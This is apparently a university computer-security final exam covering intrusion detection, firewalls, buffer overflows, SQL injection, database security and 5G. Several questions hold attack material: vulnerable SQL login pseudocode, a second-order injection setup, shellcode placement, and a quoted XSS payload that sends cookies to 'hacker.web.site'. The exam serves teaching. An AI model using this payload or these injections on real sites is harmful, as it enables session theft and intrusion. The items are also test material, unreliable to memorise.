Computer Security Capstone
Spring 2023
Final Exam (5/29)

Problem 1: Multiple choices (2 points each). Select one correct answer from the four choices.

1. Suppose that Bob wants to secure a database for a web service, which requires user input on web pages. He knows the expected queries and understands how the database should behave normally, but have little knowledge about possible attacks. Which of the following countermeasures is NOT appropriate for Bob to take?

   (A) Signature-based detection; (B) Anomaly-based detection; (C) Parameterized query insertion; (D) Run-time prevention.

2. Which of the following intruder behaviors is FALSE?

   (A) Covering tracks: disabling or editing audit logs to remove evidence of attack activity.
   (B) Maintaining access: exploiting a network service's vulnerability to gain initial system access.
   (C) Privilege escalation: increasing the privileges via a local access vulnerability.
   (D) Target acquisition and information gathering: identifying and characterizing the target systems using publicly information.

3. Which of the following statements about Network-based Intrusion Detection (NIDS) is FALSE?

   (A) NIDS monitors traffic at selected points on a network or interconnected set of networks.
   (B) The ability of the NIDS gradually becomes to not function well, because there is an increasing use of encryption.
   (C) Inline sensors do not need additional separate hardware devices.
   (D) Passive sensors have negative impact on network performance.

4. Which of the following statements about Firewall is FALSE?

   (A) It can protect fully against internal threats.
   (B) It is a single choke point to keep unauthorized traffic out.
   (C) It cannot protect against attacks bypassing the firewall.
   (D) It is a convenient platform for Internet functions, e.g., NAT and VPN.

5. Which of the following statements about defenses against buffer overflow is FALSE?

   (A) The Guard Pages method places guard pages between critical regions of memory, and any attempted access of them triggers the abortion of process.
   (B) Stackshield and Return Address Defender keep a copy of the return address in a safe region, so they do not alter the structure of the stack frame.
   (C) Address space randomization uses random shift for each process in the memory, so all programs needing protection need to be recompiled.
   (D) Executable address space protection blocks the execution of code on the stack.

6. Why is using a modern high-level language not vulnerable to buffer overflow attacks? Please choose the major reason from the following.

   (A) It is not allowed to access low-level instructions.
   (B) It has a strong notion of variable type and does range checks.
   (C) It does not use stack to store local variables.
   (D) It is not allowed to access memory directly.

7. Which of the following statements about defensive programming is FALSE?

   (A) It can decrease the amount of codes needed in the program.
   (B) It conflicts with business pressures.
   (C) It should handle all potential failures gracefully and safely.
   (D) It requires a changed mindset to traditional programming practices.

8. Typically the systems in the ____ require or foster external connectivity such as a corporate Web site, an e-mail server, or a DNS server.

   (A) DMZ; (B) IP protocol field; (C) boundary firewall; (D) VPN.

9. Why are security requirements of the DBMS beyond the capability of typical OS-based security?

   (A) DBMS requires control access to specific records or fields in files.
   (B) Typical OS-based security controls read/write access to entire files.
   (C) DBMS needs more fine-grained access control than typical OS does.
   (D) It is not based on some syntax issues for the user input.

10. Which of the following statements about the SQL injection attack is FALSE?

    (A) It cannot be detected by routers.
    (B) It causes database servers to execute malicious commands.
    (C) Using the SQL injection, the attacker can extract or manipulate the web app's data.
    (D) It is not based on some syntax issues for the user input.

11. Which of the following statements about channels of the SQL injection attack is FALSE?

    (A) Creating a malicious user input is an in-band attack.
    (B) Triggering a web server to send some data through emails is out-of-band attack.
    (C) Adding piggybacked queries usually happens in out-of-band attacks.
    (D) Continuing to try username and password inputs to get useful information from the response is an inferential attack.

12. Which of the following statements is FALSE?

    (A) The intruder behavior of enabling continued access after the initial attack is to maintain access.
    (B) NIDS passive sensors do not have negative impact on network performance.
    (C) NIDS inline sensors do not need additional separate hardware devices.
    (D) NIDS can detect malicious software activity on a host.

13. Which of the following statements is FALSE?

    (A) The primary benefit of HIDS is that it can detect both external and internal intrusions.
    (B) Input fuzzing is a software testing technique that can randomly generate data as inputs to a problem and locate all the bugs.
    (C) For host-based firewalls, protection is provided independent of topology.
    (D) Cloud computing services are easy to register or have free limited trial periods, so there are abuse and nefarious uses of the services.

14. Which of the following statements is FALSE?

    (A) The optimization of system calls may conflict with the goals of the programs using the system calls so that the programs may not perform as expected.
    (B) Shellcode is simply written in machine code so it is specific to processor and OS.
    (C) NIPS can be designed to identify malicious traffic based on both pattern and stateful matching methods.
    (D) For the database encryption scheme, the database server takes care of data encryption and decryption.

15. Which of the following statements about cloud service models is FALSE?

    (A) Online google document services are PaaS.
    (B) A service that allows users to create a VM is IaaS.
    (C) PaaS allows users to deploy their own applications in the cloud.
    (D) For PaaS, cloud infrastructure is visible only to service providers.

16. Which of the following statements about the 5G network is FALSE?

    (A) It aims to support various applications in three major types, including massive IoT, mission-critical control, and enhanced mobile broadband.
    (B) Its trust model is based on the shared symmetric key, but not the public key certificate, which is used in the Internet.
    (C) It has addressed many threats faced in conventional mobile networks (e.g., 4G network).
    (D) As the 4G network, the 5G network offers the functions of user authentication, NAS (Non-Access Stratum) security, and Access Stratum (AS) security.

17. Which of the following merits is not considered in the major reasons of building the 5G network based on the SBA (Service-based Architecture)?

    (A) Modularity, reusability, and openness.
    (B) High extensibility.
    (C) Ultra low latency.
    (D) Production network can be updated.

Problem 2: Short answer questions (3 points each). Please be brief and concise (No more than three sentences).

1. What is the major reason that NIDS (Network-based Intrusion Detection) gradually becomes to not function well nowadays?

2. What is the key limitation of the machine learning-based anomaly detection?

3. Please list three security technologies which can be used to implement VPN (Virtual Private Network).

4. What is the rationale that we use app-level proxy and circuit-level proxy firewalls for the inbound and outbound traffic directions, respectively?

5. Why is Defense in Depth (DiD) a security practice?

6. Global data does not have any return address, but it can still suffer from buffer overflow. How can the buffer overflow be launched on the global data?

7. Why is the stack protection mechanism, Stackguard (with a canary value), not compatible with unmodified debuggers?

8. Assume that you seek to launch a SQLi attack against a website where the following pseudo codes are used for user authentication.

```
/**Input parameters are userName and passWord **/
cmd = "SELECT * FROM users WHERE (name='" + userName + "') and (pw='"+ passWord +"');"
result = SQL_execute_command(cmd);
if result != null then
    login granted
else
    login rejected
```

   Please specify which values of userName and passWord can be used for a successful SQLi attack, where you can login this website without any legitimate username/password pairs.

9. Consider the following three tables: (1) Employees(Employee ID, Name, Address); (2) Salaries(Salary ID, Salary); (3), Emp-Salary(Employee ID, Salary ID). The Emp-Salary is only available to the administrator so that any employee's salary information cannot be leaked. If a new attribute, employee start date, is needed, is there any security issue to add it to the Salaries table? Why?

10. Why is it inflexible to perform record searching on an encrypted database? Please use an example to explain.

11. The 5G standard introduces a new security manner to protect the subscriber ID so that the ID is never sent in plaintext over the air. However, the subscriber ID needs to be sent before the user authentication begins; then, without any key derivation from the user authentication at the initialization, how can the ID be protected?

12. The 5G standard increases home control for user equipments (UEs) by letting the home network make final authentication decisions. Please explain what kind of security threats may happen when the home control does not exist.



Figure 1: An example of cascading authorizations.

Problem 3: Database security I (5 points). Consider an example of cascading authorizations in Figure 1, which shows a sequence of grant operations for a specific access right on a table. An arrow represents that the granting of privileges cascades from one user to another using the grant option. The time associated with each arrow shows when the granting happens. Suppose that Ann revokes the access right from Bob at $t = 80$. Please show the resulting diagram of access right dependencies.

Problem 4: Database security II (5 points). Assume that you already know the following two lines of codes in a web-based app. Please give an example how you can launch a second-order injection attack against the app to get Bob's ssn.

```
"SELECT username FROM sessiontable WHERE session='"$_POST['sessionid']"'"
"SELECT ssn FROM users WHERE username='"$_POST['username']"'"
```

Problem 5: Packet filtering for HTTPS traffic (5 points). Bob sets up a set of packet filtering rules to allow only inbound and outbound HTTPS traffic but to block all other traffic, as shown in Table 1. Rule 1 is to allow outbound HTTPS traffic to external HTTPS servers, and Rule 2 is to allow an inbound response to an outbound HTTPS connection.

Rule	Direction	Src address	Dest address	Protocol	Dest port	Action
1	Out	Internal	External	TCP	443	Permit
2	In	External	Internal	TCP	>1023	Permit
3	Either	Any	Any	Any	Any	Deny

Table 1: A simplified example of a rule set for HTTPS traffic.

- There is one security issue with Rule 2. It allows external traffic to any destination port above 1023. Please suggest how to modify the filtering rule to mitigate this issue.
- However, even if we can make the rule more stringent, it still allows external malicious traffic with the port numbers matching the rule. Please suggest how to use a stateful inspection firewall to prevent more external malicious traffic (i.e., what states need to be maintained and used to check incoming traffic?).



Figure 2: Stack overflow example: a function (left) and its stack (right).

Problem 6: Buffer overflow (5 points). Consider the function and its stack in Figure 2. An attacker wants to launch a buffer overflow attack on the program that calls this function by giving an input. Please answer the following questions.

- If the attacker gives an input with 17 bytes, what will happen after the hello function returns?
- If the attacker wants to replace the return address with its specified one, how many bytes are needed to give to the input (including a newline terminator)?
- Assume that there is a 16-byte shellcode, how can the attacker let it be run by causing a stack overflow? Please also specify which address needs to be given in the return address field in your case. Note that the address can vary with where you put the shellcode.

Problem 7: Software security (5 points).

- XSS Reflection: Please explain how the following message, which is left on a blog, may cause an XSS reflection attack.

  ```
  Thanks for this information, its great!
  <script>document.location='http://hacker.web.site/cookie.cgi?'+document.cookie</script>
  ```

- Input Validation: Please explain why an unsigned input value treated as a signed value could be used to thwart buffer overflow check.

Problem 8: Compression virus in Project 3 (5 points). Please describe how you created a compression virus using the 'cat' program by keeping the infected 'cat' with the same size as the original 'cat', and embedding it with the virus payload and the functionality of the original 'cat'.